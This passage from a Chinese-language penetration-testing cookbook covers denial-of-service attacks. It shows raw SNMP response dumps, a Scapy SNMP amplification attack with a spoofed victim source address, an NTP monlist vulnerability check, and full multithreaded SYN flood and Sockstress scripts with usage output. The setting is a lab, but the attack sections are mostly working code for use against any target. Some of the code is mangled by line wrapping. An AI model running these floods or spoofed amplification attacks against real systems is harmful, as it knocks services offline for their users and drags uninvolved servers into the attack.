\r\x1d\x030\x0f\x06\x08+\x06\x01\x02\x01\x01\x03\x00C\x03o\ x8e\
x8a0\x0e\x06\t+\x06\x01\x02\x01\x19\x01\x03\x00\x02\x01\x000\x0c
\ x06\x08+\x06\x01\x02\x01\x01\x04\x00\x04\x000\r\x06\t+\x06\x01
\x02\x01\ x19\x01\x04\x00\x04\x000\x1b\x06\x08+\x06\x01\x02\x01\
x01\x05\x00\x04\ x0fDEMO-72E8F41CA40\x0e\x06\t+\x06\x01\x02\x01\
x19\x01\x05\x00B\x01\x020\ x0c\x06\x08+\x06\x01\x02\x01\x01\x06\
x00\x04\x000\x0e\x06\t+\x06\x01\ x02\x01\x19\x01\x06\x00B\x01/0\
r\x06\x08+\x06\x01\x02\x01\x01\x07\x00\ x02\x01L0\x0e\x06\t+\x06
\x01\x02\x01\x19\x01\x07\x00\x02\x01\x000\r\x06\ x08+\x06\x01\x0
2\x01\x02\x01\x00\x02\x01\x020\x10\x06\t+\x06\x01\x02\x01\ x19\x
02\x02\x00\x02\x03\x1f\xfd\xf00\x0f\x06\n+\x06\x01\x02\x01\x02\x
02\ x01\x01\x01\x02\x01\x010\x10\x06\x0b+\x06\x01\x02\x01\x19\x0
2\x03\x01\ x01\x01\x02\x01\x010\x0f\x06\n+\x06\x01\x02\x01\x02\x
02\x01\x01\x02\x02\ x01\x020\x10\x06\x0b+\x06\x01\x02\x01\x19\x0
2\x03\x01\x01\x02\x02\x01\ x020(\x06\n+\x06\x01\x02\x01\x02\x02\
x01\x02\x01\x04\x1aMS TCP Loopback interface\x000\x10\x06\x0b+\x
06\x01\x02\x01\x19\x02\x03\x01\x01\x03\x02\x01\x030P\x06\n+\x06\
x01\x02\x01\x02\x02\x01\x02\x02\x04BAMD PCNET Family PCI Etherne
```

```
t Adapter - Packet Scheduler Miniport\x000\x10\x06\x0b+\x06\ x01
\x02\x01\x19\x02\x03\x01\x01\x04\x02\x01\x040\x0f\x06\n+\x06\x01
\x02\ x01\x02\x02\x01\x03\x01\x02\x01\x180\x10\x06\x0b+\x06\x01\
x02\x01\x19\ x02\x03\x01\x01\x05\x02\x01\x050\x0f\x06\n+\x06\x01
\x02\x01\x02\x02\x01\ x03\x02\x02\x01\x060\x18\x06\x0b+\x06\x01\
x02\x01\x19\x02\x03\x01\x02\ x01\x06\t+\x06\x01\x02\x01\x19\x02\
x01\x050\x10\x06\n+\x06\x01\x02\x01\ x02\x02\x01\x04\x01\x02\x02
\x05\xf00\x18\x06\x0b+\x06\x01\x02\x01\x19\ x02\x03\x01\x02\x02\
x06\t+\x06\x01\x02\x01\x19\x02\x01\x040\x10\x06\n+\ x06\x01\x02\
x01\x02\x02\x01\x04\x02\x02\x02\x05\xdc0\x18\x06\x0b+\x06\ x01\x
02\x01\x19\x02\x03\x01\x02\x03\x06\t+\x06\x01\x02\x01\x19\x02\x0
1\ x070\x12\x06\n+\x06\x01\x02\x01\x02\x02\x01\x05\x01B\x04\x00\
x98\x96\ x800\x18\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x02\x
04\x06\t+\x06\ x01\x02\x01\x19\x02\x01\x030\x12\x06\n+\x06\x01\x
02\x01\x02\x02\x01\x05\ x02B\x04;\x9a\xca\x000\x18\x06\x0b+\x06\
x01\x02\x01\x19\x02\x03\x01\x02\ x05\x06\t+\x06\x01\x02\x01\x19\
x02\x01\x020\x0e\x06\n+\x06\x01\x02\x01\ x02\x02\x01\x06\x01\x04
\x000\x12\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\ x01\x03\x01\x04\
x03A:\\0\x14\x06\n+\x06\x01\x02\x01\x02\x02\x01\x06\x02\ x04\x06
\x00\x0c)\x18\x11\xfb01\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01
\ x03\x02\x04"C:\\ Label:  Serial Number 5838200b0\x0f\x06\n+\x0
6\x01\x02\ x01\x02\x02\x01\x07\x01\x02\x01\x010\x12\x06\x0b+\x06
\x01\x02\x01\x19\ x02\x03\x01\x03\x03\x04\x03D:\\0\x0f\x06\n+\x0
6\x01\x02\x01\x02\x02\x01\ x07\x02\x02\x01\x010\x1d\x06\x0b+\x06
\x01\x02\x01\x19\x02\x03\x01\x03\ x04\x04\x0eVirtual Memory0\x0f
\x06\n+\x06\x01\x02\x01\x02\x02\x01\x08\ x01\x02\x01\x010\x1e\x0
6\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x03\x05\ x04\x0fPhysical
Memory0\x0f\x06\n+\x06\x01\x02\x01\x02\x02\x01\x08\x02\ x02\x01\
x010\x10\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x04\x01\x02\ x
01\x000\x0f\x06\n+\x06\x01\x02\x01\x02\x02\x01\t\x01C\x01\x000\x
11\x06\ x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x04\x02\x02\x02\x10
\x000\x11\x06\ n+\x06\x01\x02\x01\x02\x02\x01\t\x02C\x03m\xbb00\
x10\x06\x0b+\x06\x01\ x02\x01\x19\x02\x03\x01\x04\x03\x02\x01\x0
00\x12\x06\n+\x06\x01\x02\x01\ x02\x02\x01\n\x01A\x04\x05\xcb\xd
6M0\x12\x06\x0b+\x06\x01\x02\x01\x19\ x02\x03\x01\x04\x04\x02\x0
3\x01\x00\x000\x11\x06\n+\x06\x01\x02\x01\x02\ x02\x01\n\x02A\x0
3\x06\xb1\xa80\x12\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\ x01\x04
\x05\x02\x03\x01\x00\x000\x11\x06\n+\x06\x01\x02\x01\x02\x02\x01
\ x0b\x01A\x03\rR\x920\x10\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\
x01\x05\ x01\x02\x01\x000\x10\x06\n+\x06\x01\x02\x01\x02\x02\x01
\x0b\x02A\x02\x0c\ xfe0\x13\x06\x0b+\x06\x01\x02\x01\x19\x02\x03
\x01\x05\x02\x02\x04\x00\ x9f\xf6a0\x0f\x06\n+\x06\x01\x02\x01\x
02\x02\x01\x0c\x01A\x01\x000\x10\ x06\x0b+\x06\x01\x02\x01\x19\x
02\x03\x01\x05\x03\x02\x01\x000'
```

响应确认了我们已经成功构建了所需请求，并且与最初生成的相对较小请求相比，已经请求了相当大的载荷。 与之相似，整个过程可以使用 Scapy 中的单个命令来执行。 此命令使用所有与上一个练习中讨论的相同的值：

```
>>> sr1(IP(dst="172.16.36.134")/UDP(sport=161,dport=161)/ SNMP(P
DU=SNMPbulk(max_repetitions=50,varbindlist=[SNMPvarbind(oid=ASN1
```

```
_OD('1.3.6.1.2.1.1')),SNMPvarbind(oid=ASN1_OID('1.3.6.1.2.1.19.1
.3'))])),ve rbose=1,timeout=5)

Begin emission: Finished to send 1 packets.

<IP  version=4L ihl=5L tos=0x0 len=1500 id=14170 flags=MF frag=0
L ttl=128 proto=udp chksum=0x3c30 src=172.16.36.134 dst=172.16.3
6.224 options=[] |<UDP  sport=snmp dport=snmp len=2162 chksum=0x
d961 |<Raw  load='0\x82\ x08f\x02\x01\x01\x04\x06public\xa2\x82\
x08W\x02\x01\x00\x02\x01\x00\ x02\x01\x000\x82\x08J0\x81\x8b\x06
\x08+\x06\x01\x02\x01\x01\x01\x00\ x04\x7fHardware: x86 Family 6
 Model 58 Stepping 9 AT/AT COMPATIBLE - Software: Windows 2000 V
ersion 5.1 (Build 2600 Uniprocessor Free)0\x11\ x06\t+\x06\x01\x
02\x01\x19\x01\x01\x00C\x04\x00\xa3i\xad0\x18\x06\x08+\ x06\x01\
x02\x01\x01\x02\x00\x06\x0c+\x06\x01\x04\x01\x827\x01\x01\x03\ x
01\x010\x15\x06\t+\x06\x01\x02\x01\x19\x01\x02\x00\x04\x08\x07\x
de\x02\ x19\t\x08!\x010\x0f\x06\x08+\x06\x01\x02\x01\x01\x03\x00
C\x03t\x99\x180\ x0e\x06\t+\x06\x01\x02\x01\x19\x01\x03\x00\x02\
x01\x000\x0c\x06\x08+\ x06\x01\x02\x01\x01\x04\x00\x04\x000\r\x0
6\t+\x06\x01\x02\x01\x19\x01\ x04\x00\x04\x000\x1b\x06\x08+\x06\
x01\x02\x01\x01\x05\x00\x04\x0fDEMO72E8F41CA40\x0e\x06\t+\x06\x0
1\x02\x01\x19\x01\x05\x00B\x01\x020\x0c\x06\ x08+\x06\x01\x02\x0
1\x01\x06\x00\x04\x000\x0e\x06\t+\x06\x01\x02\x01\ x19\x01\x06\x
00B\x01/0\r\x06\x08+\x06\x01\x02\x01\x01\x07\x00\x02\x01L0\ x0e\
x06\t+\x06\x01\x02\x01\x19\x01\x07\x00\x02\x01\x000\r\x06\x08+\x
06\ x01\x02\x01\x02\x01\x00\x02\x01\x020\x10\x06\t+\x06\x01\x02\
x01\x19\x02\ x02\x00\x02\x03\x1f\xfd\xf00\x0f\x06\n+\x06\x01\x02
\x01\x02\x02\x01\x01\ x01\x02\x01\x010\x10\x06\x0b+\x06\x01\x02\
x01\x19\x02\x03\x01\x01\x01\ x02\x01\x010\x0f\x06\n+\x06\x01\x02
\x01\x02\x02\x01\x01\x02\x02\x01\x020\ x10\x06\x0b+\x06\x01\x02\
x01\x19\x02\x03\x01\x01\x02\x02\x01\x020(\x06\ n+\x06\x01\x02\x0
1\x02\x02\x01\x02\x01\x04\x1aMS TCP Loopback interface\ x000\x10
\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x01\x03\x02\x01\x030P\
 x06\n+\x06\x01\x02\x01\x02\x02\x01\x02\x02\x04BAMD PCNET Family
 PCI Ethernet Adapter - Packet Scheduler Miniport\x000\x10\x06\x
0b+\x06\x01\ x02\x01\x19\x02\x03\x01\x01\x04\x02\x01\x040\x0f\x0
6\n+\x06\x01\x02\x01\ x02\x02\x01\x03\x01\x02\x01\x180\x10\x06\x
0b+\x06\x01\x02\x01\x19\x02\ x03\x01\x01\x05\x02\x01\x050\x0f\x0
6\n+\x06\x01\x02\x01\x02\x02\x01\x03\ x02\x02\x01\x060\x18\x06\x
0b+\x06\x01\x02\x01\x19\x02\x03\x01\x02\x01\ x06\t+\x06\x01\x02\
x01\x19\x02\x01\x050\x10\x06\n+\x06\x01\x02\x01\x02\ x02\x01\x04
\x01\x02\x02\x05\xf00\x18\x06\x0b+\x06\x01\x02\x01\x19\x02\ x03\
x01\x02\x02\x06\t+\x06\x01\x02\x01\x19\x02\x01\x040\x10\x06\n+\x
06\ x01\x02\x01\x02\x02\x01\x04\x02\x02\x02\x05\xdc0\x18\x06\x0b
+\x06\x01\ x02\x01\x19\x02\x03\x01\x02\x03\x06\t+\x06\x01\x02\x0
1\x19\x02\x01\x070\ x12\x06\n+\x06\x01\x02\x01\x02\x02\x01\x05\x
01B\x04\x00\x98\x96\x800\ x18\x06\x0b+\x06\x01\x02\x01\x19\x02\x
03\x01\x02\x04\x06\t+\x06\x01\x02\ x01\x19\x02\x01\x030\x12\x06\
n+\x06\x01\x02\x01\x02\x02\x01\x05\x02B\ x04;\x9a\xca\x000\x18\x
06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x02\x05\ x06\t+\x06\x01\
x02\x01\x19\x02\x01\x020\x0e\x06\n+\x06\x01\x02\x01\x02\ x02\x01
\x06\x01\x04\x000\x12\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\
x03\x01\x04\x03A:\\0\x14\x06\n+\x06\x01\x02\x01\x02\x02\x01\x06\
```

```
x02\x04\ x06\x00\x0c)\x18\x11\xfb01\x06\x0b+\x06\x01\x02\x01\x19
\x02\x03\x01\x03\x02\x04"C:\\ Label:  Serial Number 5838200b0\x0
f\x06\n+\x06\x01\x02\x01\ x02\x02\x01\x07\x01\x02\x01\x010\x12\x
06\x0b+\x06\x01\x02\x01\x19\x02\ x03\x01\x03\x03\x04\x03D:\\0\x0
f\x06\n+\x06\x01\x02\x01\x02\x02\x01\x07\ x02\x02\x01\x010\x1d\x
06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x03\x04\ x04\x0eVirtual
Memory0\x0f\x06\n+\x06\x01\x02\x01\x02\x02\x01\x08\x01\ x02\x01\
x010\x1e\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x03\x05\x04\ x
0fPhysical Memory0\x0f\x06\n+\x06\x01\x02\x01\x02\x02\x01\x08\x0
2\x02\ x01\x010\x10\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x04
\x01\x02\x01\ x000\x0f\x06\n+\x06\x01\x02\x01\x02\x02\x01\t\x01C
\x01\x000\x11\x06\x0b+\ x06\x01\x02\x01\x19\x02\x03\x01\x04\x02\
x02\x02\x10\x000\x11\x06\n+\x06\ x01\x02\x01\x02\x02\x01\t\x02C\
x03m\xbb00\x10\x06\x0b+\x06\x01\x02\x01\ x19\x02\x03\x01\x04\x03
\x02\x01\x000\x12\x06\n+\x06\x01\x02\x01\x02\x02\ x01\n\x01A\x04
\x08OB_0\x12\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x04\ x04\x
02\x03\x01\x00\x000\x11\x06\n+\x06\x01\x02\x01\x02\x02\x01\n\x02
A\ x03\rIe0\x12\x06\x0b+\x06\x01\x02\x01\x19\x02\x03\x01\x04\x05
\x02\x03\ x01\x00\x000\x11\x06\n+\x06\x01\x02\x01\x02\x02\x01\x0
b\x01A\x03\x13\x14\ xde0\x10\x06\x0b+\x06\x01\x02\x01\x19\x02\x0
3\x01\x05\x01\x02\x01\x000\ x10\x06\n+\x06\x01\x02\x01\x02\x02\x
01\x0b\x02A\x02\x1e\xc10\x13\x06\ x0b+\x06\x01\x02\x01\x19\x02\x
03\x01\x05\x02\x02\x04\x00\x9f\xf6a0\x0f\ x06\n+\x06\x01\x02\x01
\x02\x02\x01\x0c\x01A\x01\x000\x10\x06\x0b+\x06\ x01\x02\x01\x19
\x02\x03\x01\x05\x03\x02\x01\x00' |>>>
```

为了实际将此命令用作攻击，源 IP 地址需要更改为目标系统的 IP 地址。 这样，我们应该能够将载荷重定向给那个受害者。 这可以通过将 IP `src` 值更改为目标 IP 地址的字符串来完成：

```
>>> send(IP(dst="172.16.36.134",src="172.16.36.135")/ UDP(sport=
161,dport=161)/SNMP(PDU=SNMPbulk(max_repetitions=50,varbindlist
=[SNMPvarbind(oid=ASN1_OID('1.3.6.1.2.1.1')),SNMPvarbind(oid=ASN
1_OID('1. 3.6.1.2.1.19.1.3'))])),verbose=1,count=2)
.
Sent 2 packets.
```

`send()` 函数应该用于发送这些伪造请求，因为响应返回预期不会给本地接口。要确认载荷是否到达目标系统，可以使用 TCPdump 捕获传入流量：

```
admin@ubuntu:~$ sudo tcpdump -i eth0 -vv src 172.16.36.134
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture
 size 96 bytes
13:32:14.210732 IP (tos 0x0, ttl 128, id 5944, offset 0, flags [
+], proto UDP (17), length 1500) 172.16.36.134.snmp > 172.16.36.
135.snmp:  [len1468<asnlen2150]
13:32:14.210732 IP (tos 0x0, ttl 128, id 5944, offset 1480, flag
s [none], proto UDP (17), length 702) 172.16.36.134 > 172.16.36.
135: udp
13:32:35.133384 IP (tos 0x0, ttl 128, id 8209, offset 0, flags [
+], proto UDP (17), length 1500) 172.16.36.134.snmp > 172.16.36.
135.snmp:  [len1468<asnlen2150]
13:32:35.133384 IP (tos 0x0, ttl 128, id 8209, offset 1480, flag
s [none], proto UDP (17), length 702) 172.16.36.134 > 172.16.36.
135: udp

4 packets captured
4 packets received by filter
0 packets dropped by kernel
```

在所提供的示例中，TCPdump 配置为捕获 `eth0` 接口上，来自源IP地址 `172.16.36.134` （SNMP 主机的IP地址）的流量。

工作原理

放大攻击的原理是利用第三方设备，使网络流量压倒目标。 对于多数放大攻击，必须满足两个条件：

- 用于执行攻击的协议不验证请求源
- 来自所使用的网络功能的响应应该显着大于用于请求它的请求。

SNMP 放大攻击的效率取决于 SNMP 查询的响应大小。 另外，可以通过使用多个 SNMP 服务器来增加攻击的威力。

6.6 NTP 放大 DoS 攻击

NTP 放大 DoS 攻击利用响应远程 monlist 请求的网络时间协议（NTP）服务器。 monlist 函数返回与服务器交互的所有设备的列表，在某些情况下最多达 600 个列表。 攻击者可以伪造来自目标 IP 地址的请求，并且漏洞服务器将为每个发送的请求返回非常大的响应。 在写这本书的时候，这仍然是一个常见的威胁，目前正在大规模使用。 因此，我将仅演示如何测试 NTP 服务器，以确定它们是否将响应远程 monlist 请求。 补丁程序可用于大多数 NTP 服务来解决此问题，并且任何有存在漏洞的设备应该修复或下线。

准备

为了确定是否可以利用 NTP 服务器执行 NTP 放大攻击，你需要有启用 NTP 的设备。 在提供的示例中，Ubuntu 用于托管 NTP 服务。 有关设置 Ubuntu 的更多信息，请参阅本书第一章中的“安装 Ubuntu Server”秘籍。

操作步骤

为了确定远程服务器是否运行 NTP 服务，Nmap 可用于快速扫描 UDP 端口 123。 `-sU` 选项可用于指定 UDP，然后可使用 `-p` 选项来指定端口 ：

```
root@KaliLinux:~# nmap -sU 172.16.36.224 -p 123

Starting Nmap 6.25 ( http://nmap.org ) at 2014-02-24 18:12 EST
Nmap scan report for 172.16.36.224
Host is up (0.00068s latency).
PORT    STATE SERVICE
123/udp open  ntp
MAC Address: 00:0C:29:09:C3:79 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

如果远程服务器上运行 NTP 服务，则扫描应返回打开状态。 Kali Linux 上默认安装的另一个工具可用于确定 NTP 服务是否可用于放大攻击。 NTPDC 工具可用于尝试对远程服务执行 monlist 命令：

```
root@KaliLinux:~# ntpdc -n -c monlist 172.16.36.224
172.16.36.224: timed out, nothing received
***Request timed out
```

理想情况下，我们希望看到的是没有响应返回。 在所提供的第一个示例中，请求超时，并且未接收到输出。 这表明服务器不易受攻击，并且 monlist 命令只能在本地执行：

```
root@KaliLinux:~# ntpdc -c monlist 172.16.36.3
remote address          port local address      count m ver rstr
 avgint  lstint
================================================================
========= ======
host.crossing.com        123 172.16.36.3           18 4 4    1d0
     35       1
grub.ca.us.roller.o      123 172.16.36.3           17 4 4    1d0
     37      35
va-time.utility.o        123 172.16.36.3           17 4 4    1d0
     37      59
cheezpuff.meatball.n     123 172.16.36.3           17 4 4    1d0
     38      62
pwnbox.lizard.com        123 172.16.36.3           35 4 4    5d0
     65      51
```

或者，如果返回了一系列主机和连接元数据，则远程服务器可能能够用于放大攻击。 对于与服务器交互的每个新主机，会在此列表中添加一个新条目，响应的大小以及可能的载荷会变得更大。

放大攻击的原理是利用第三方设备，使网络流量压倒目标。 对于多数放大攻击，必须满足两个条件：

- 用于执行攻击的协议不验证请求源
- 来自所使用的网络功能的响应应该显着大于用于请求它的请求。

NTP 放大攻击的效率取决于 NTP 查询的响应大小。 另外，可以通过使用多个 NTP 服务器来增加攻击的威力。

6.7 SYN 泛洪 DoS 攻击

SYN 泛洪 DoS攻击是一种资源消耗攻击。 它的原理是向作为攻击目标的服务相关的远程端口发送大量 TCP SYN 请求。 对于目标服务接收的每个初始 SYN 分组，然后会发送出 SYN + ACK 分组并保持连接打开，来等待来自发起客户端的最终 ACK 分组。 通过使用这些半开请求使目标过载，攻击者可以使服务无响应。

准备

为了使用 Scapy 对目标执行完整的 SYN 泛洪，你需要有一个运行 TCP 网络服务的远程系统。 提供的示例使用 Metasploitable2 的实例用。 有关设置 Metasploitable2 的更多信息，请参阅本书第一章中的“安装 Metasploitable2”秘籍。此外，本节需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。 有关编写脚本的更多信息，请参阅本书第一章中的“使用文本编辑器（VIM 和 Nano）”秘籍。

操作步骤

为了使用 Scapy 执行 SYN 泛洪，我们需要通过与目标服务关联的端口发送 TCP SYN 请求来开始。 为了向任何给定端口发送 TCP SYN 请求，我们必须首先构建此请求的层级。 我们将需要构建的第一层是 IP 层：

```
root@KaliLinux:~# scapy Welcome to Scapy (2.2.0)
>>> i = IP()
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
>>> i.dst = "172.16.36.135"
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 172.16.36.224
  dst= 172.16.36.135
  \options\
```

要构建我们的请求的 IP 层，我们应该将 `IP` 对象赋给变量 `i` 。通过调用 `display()` 函数，我们可以确定该对象的属性配置。通常，发送和接收地址都设为回送地址 `127.0.0.1` 。可以通过将 `i.dst` 设置为广播地址的字符串值，来更改目标地址并修改这些值。通过再次调用 `display()` 函数，我们可以看到，不仅更新了目的地址，而且 `Scapy` 也会自动将源 IP 地址更新为与默认接口相关的地址。现在我们已经构建了请求的 IP 层，我们应该继续构建 TCP 层：

```
>>> t = TCP()
>>> t.display()
###[ TCP ]###
  sport= ftp_data
  dport= http
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= S
  window= 8192
  chksum= None
  urgptr= 0
  options= {}
```

要构建我们的请求的 TCP 层，我们将使用与 IP 层相同的技术。 在提供的示例中， `TCP` 对象赋给了 `t` 变量。 如前所述，可以通过调用 `display()` 函数来确定默认配置。 在这里，我们可以看到目标端口的默认值是 HTTP 80 端口。对于我们的首次扫描，我们将 TCP 配置保留默认。现在我们构建了 IP 和 TCP 层，我们可以通过堆叠这些层来构造请求：

```
>>> response = sr1(i/t,verbose=1,timeout=3)
Begin emission:
Finished to send 1 packets.
Received 5 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 44
  id= 0
  flags= DF
  frag= 0L
  ttl= 64
  proto= tcp
  chksum= 0x9944
  src= 172.16.36.135
  dst= 172.16.36.224
  \options\
###[ TCP ]###
     sport= http
     dport= ftp_data
     seq= 3651201360L
     ack= 1
     dataofs= 6L
     reserved= 0L
     flags= SA
     window= 5840
     chksum= 0x1c68
     urgptr= 0
     options= [('MSS', 1460)]
 ###[ Padding ]###
        load= '\x00\x00'
```

可以通过使用斜杠分隔变量来堆叠 IP 和 TCP 层。然后可以将这些层赋给表示整个请求的新变量。然后可以调用 `display()` 函数来查看请求的配置。一旦建立了请求，就可以将其传递给发送和接收函数，以便我们可以分析响应：

```
>>> request = (i/t)
>>> request.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= tcp
  chksum= None
  src= 172.16.36.224
  dst= 172.16.36.135
  \options\
###[ TCP ]###
     sport= ftp_data
     dport= http
     seq= 0
     ack= 0
     dataofs= None
     reserved= 0
     flags= S
     window= 8192
     chksum= None
     urgptr= 0
     options= {}
```

可以在不独立地构建和堆叠每个层的情况下执行相同的请求。 相反，可以通过直接调用函数并向其传递适当的参数来使用单行命令：

```
>>> sr1(IP(dst="172.16.36.135")/TCP())
Begin emission:
......................................................
Finished to send 1 packets.
..*
Received 57 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0x0 len=44 id=0 flags=DF frag=0L ttl=
64 proto=tcp chksum=0x9944 src=172.16.36.135 dst=172.16.36.224 o
ptions=[] |<TCP  sport=http dport=ftp_data seq=2078775635 ack=1
dataofs=6L reserved=0L flags=SA window=5840 chksum=0xca1e urgptr
=0 options=[('MSS', 1460)] |<Padding  load='\x00\x00' |>>>
```

SYN 泛洪的效率取决于在给定时间段内可以生成的 SYN 请求的数量。 为了提高这个攻击序列的效率，我写了一个多线程脚本，可以执行可由攻击系统处理的，尽可能多的 SYN 数据包注入的并发进程：

```
#!/usr/bin/python

from scapy.all
import * from time
import sleep
import thread
import random
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

if len(sys.argv) != 4:
    print "Usage - ./syn_flood.py [Target-IP] [Port Number] [Thr
eads]"
    print "Example - ./sock_stress.py 10.0.0.5 80 20"
    print "Example will perform a 20x multi-threaded SYN flood a
ttack"
    print "against the HTTP (port 80) service on 10.0.0.5"
    sys.exit()

target = str(sys.argv[1])
port = int(sys.argv[2])
threads = int(sys.argv[3])

print "Performing SYN flood. Use Ctrl+C to stop attack."
def synflood(target,port):
    while 0 == 0:
        x = random.randint(0,65535)
        send(IP(dst=target)/TCP(dport=port,sport=x),verbose=0)

    for x in range(0,threads):
        thread.start_new_thread(synflood, (target,port))

    while 0 == 0:
        sleep(1)
```

脚本在执行时接受三个参数。 这些参数包括目标 IP 地址，SYN 泛洪所发送到的端口号，以及将用于执行 SYN 泛洪的线程或并发进程的数量。 每个线程以生成 0 到 65,535 之间的整数值开始。 此范围表示可分配给源端口的全部可能值。 定义源和目标端口地址的 TCP 报头的部分在长度上都是 16 比特。 每个位可以为 1 或 0。因此，有 `2 ** 16` 或 65,536 个可能的 TCP 端 口地址。 单个源端口只能维持一个半开连接，因此通过为每个 SYN 请求生成唯一的源端口地址，我们可以大大提高攻击的性能：

```
root@KaliLinux:~# ./syn_flood.py U
sage - ./syn_flood.py [Target-IP] [Port Number] [Threads]
Example - ./sock_stress.py 10.0.0.5 80 20
Example will perform a 20x multi-threaded SYN flood attack again
st the HTTP (port 80) service on 10.0.0.5
root@KaliLinux:~# ./syn_flood.py 172.16.36.135 80 20
Performing SYN flood. Use Ctrl+C to stop attack.
```

当在没有任何参数的情况下执行脚本时，会将使用方法返回给用户。在提供的示例中，脚本对托管在 `172.16.36.135` 的 TCP 端口 80 上的 HTTP Web 服务执行，具有 20 个并发线程 。脚本本身提供的反馈很少; 但是，可以运行流量捕获工具（如 Wireshark 或 TCPdump）来验证是否正在发送连接。在非常短暂的时间之后，与服务器的连接尝试会变得非常慢或完全无响应。

工作原理

TCP 服务只允许建立有限数量的半开连接。 通过快速发送大量的 TCP SYN 请求，这些可用的连接会被耗尽，并且服务器将不再能够接受新的传入连接。 因此，新用户将无法访问该服务。 通过将其用作 DDoS 并且使多个攻击系统同时执行脚本，该攻击的效率可以进一步加强。

6.8 Sockstress DoS 攻击

Sockstress DoS 攻击涉及到与目标服务相关的 TCP 端口建立一系列开放连接。TCP 握手中的最终 ACK 响应的值应为 0。

准备

为了使用 Scapy 对目标执行Sockstress DoS 攻击，你需要有一个运行 TCP 网络服务的远程系统。 提供的示例使用 Metasploitable2 的实例用。 有关设置 Metasploitable2 的更多信息，请参阅本书第一章中的“安装 Metasploitable2”秘籍。此外，本节需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。 有关编写脚本的更多信息，请参阅本书第一章中的“使用文本编辑器（VIM 和 Nano）”秘籍。

操作步骤

以下脚本使用 Scapy 编写，用于对目标系统执行 Sockstress DoS 攻击。 以下脚本可用于测试漏洞服务：

```
#!/usr/bin/python
from scapy.all import *
from time import sleep
import thread
import logging
```

```
import os
import signal
import sys
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

if len(sys.argv) != 4:
    print "Usage - ./sock_stress.py [Target-IP] [Port Number] [T
hreads]"
    print "Example - ./sock_stress.py 10.0.0.5 21 20"
    print "Example will perform a 20x multi-threaded sock-stress
 DoS attack "
    print "against the FTP (port 21) service on 10.0.0.5"
    print "\n***NOTE***"
    print "Make sure you target a port that responds when a conn
ection is made"
    sys.exit()

target = str(sys.argv[1])
dstport = int(sys.argv[2])
threads = int(sys.argv[3])

## This is where the magic happens
def sockstress(target,dstport):   while 0 == 0:
    try:
        x = random.randint(0,65535)
        response = sr1(IP(dst=target)/TCP(sport=x,dport=dstport,
flags ='S'),timeout=1,verbose=0)
        send(IP(dst=target)/ TCP(dport=dstport,sport=x,window=0,
flags='A',ack=(response[TCP].seq + 1))/'\x00\x00',verbose=0)

    except:
        pass

## Graceful shutdown allows IP Table Repair
def graceful_shutdown(signal, frame):
    print '\nYou pressed Ctrl+C!'
    print 'Fixing IP Tables'
    os.system('iptables -A OUTPUT -p tcp --tcp-flags RST RST -d '
 + target + ' -j DROP')
    sys.exit()

## Creates IPTables Rule to Prevent Outbound RST Packet to Allow
 Scapy TCP Connections
os.system('iptables -A OUTPUT -p tcp --tcp-flags RST RST -d ' +
target + ' -j DROP')
signal.signal(signal.SIGINT, graceful_shutdown)

## Spin up multiple threads to launch the attack
print "\nThe onslaught has begun...use Ctrl+C to stop the attack"

for x in range(0,threads):
    thread.start_new_thread(sockstress, (target,dstport))
```

```
## Make it go FOREVER (...or at least until Ctrl+C)
while 0 == 0:
    sleep(1)
```

请注意，此脚本有两个主要功能，包括 sockstress 攻击功能和单独的正常关机功能。 关闭需要单独的函数，因为为了使脚本正常运行，脚本必须修改本地 iptables 规则。 此更改是必需的，以便使用 Scapy 完成与远程主机的 TCP 连接。 在第三章“端口扫描”的“使用 Scapy 配置连接扫描”中，更彻底地解决了这一问题。 在执行脚本之前，我们可以使用 netstat 和 free 工具为已建立的连接和正在使用的内存获取基线：

```
msfadmin@metasploitable:~$ netstat | grep ESTABLISHED
tcp6       0      0 172.16.36.131%13464:ssh 172.16.36.1%8191:498
26  ESTABLISHED
udp        0      0 localhost:32840         localhost:32840
    ESTABLISHED
msfadmin@metasploitable:~$ free -m

             total       used       free     shared    buffers
   cached
Mem:           503        157        345          0         13
       54
-/+ buffers/cache:         89        413
Swap:            0          0          0
```

通过使用 netstat，然后通过管道输出到 `grep` 函数，并只提取已建立的连接，我们可以看到只存在两个连接。 我们还可以使用 `free` 工具查看当前的内存使用情况。 `-m` 选项用于返回以兆字节为单位的值。 在确定已建立的连接和可用内存的基线后，我们可以对此目标服务器启动攻击：

```
root@KaliLinux:~# ./sock_stress.py
Usage - ./sock_stress.py [Target-IP] [Port Number] [Threads]
Example - ./sock_stress.py 10.0.0.5 21 20
Example will perform a 20x multi-threaded sock-stress DoS attack
 against the FTP (port 21) service on 10.0.0.

***NOTE***
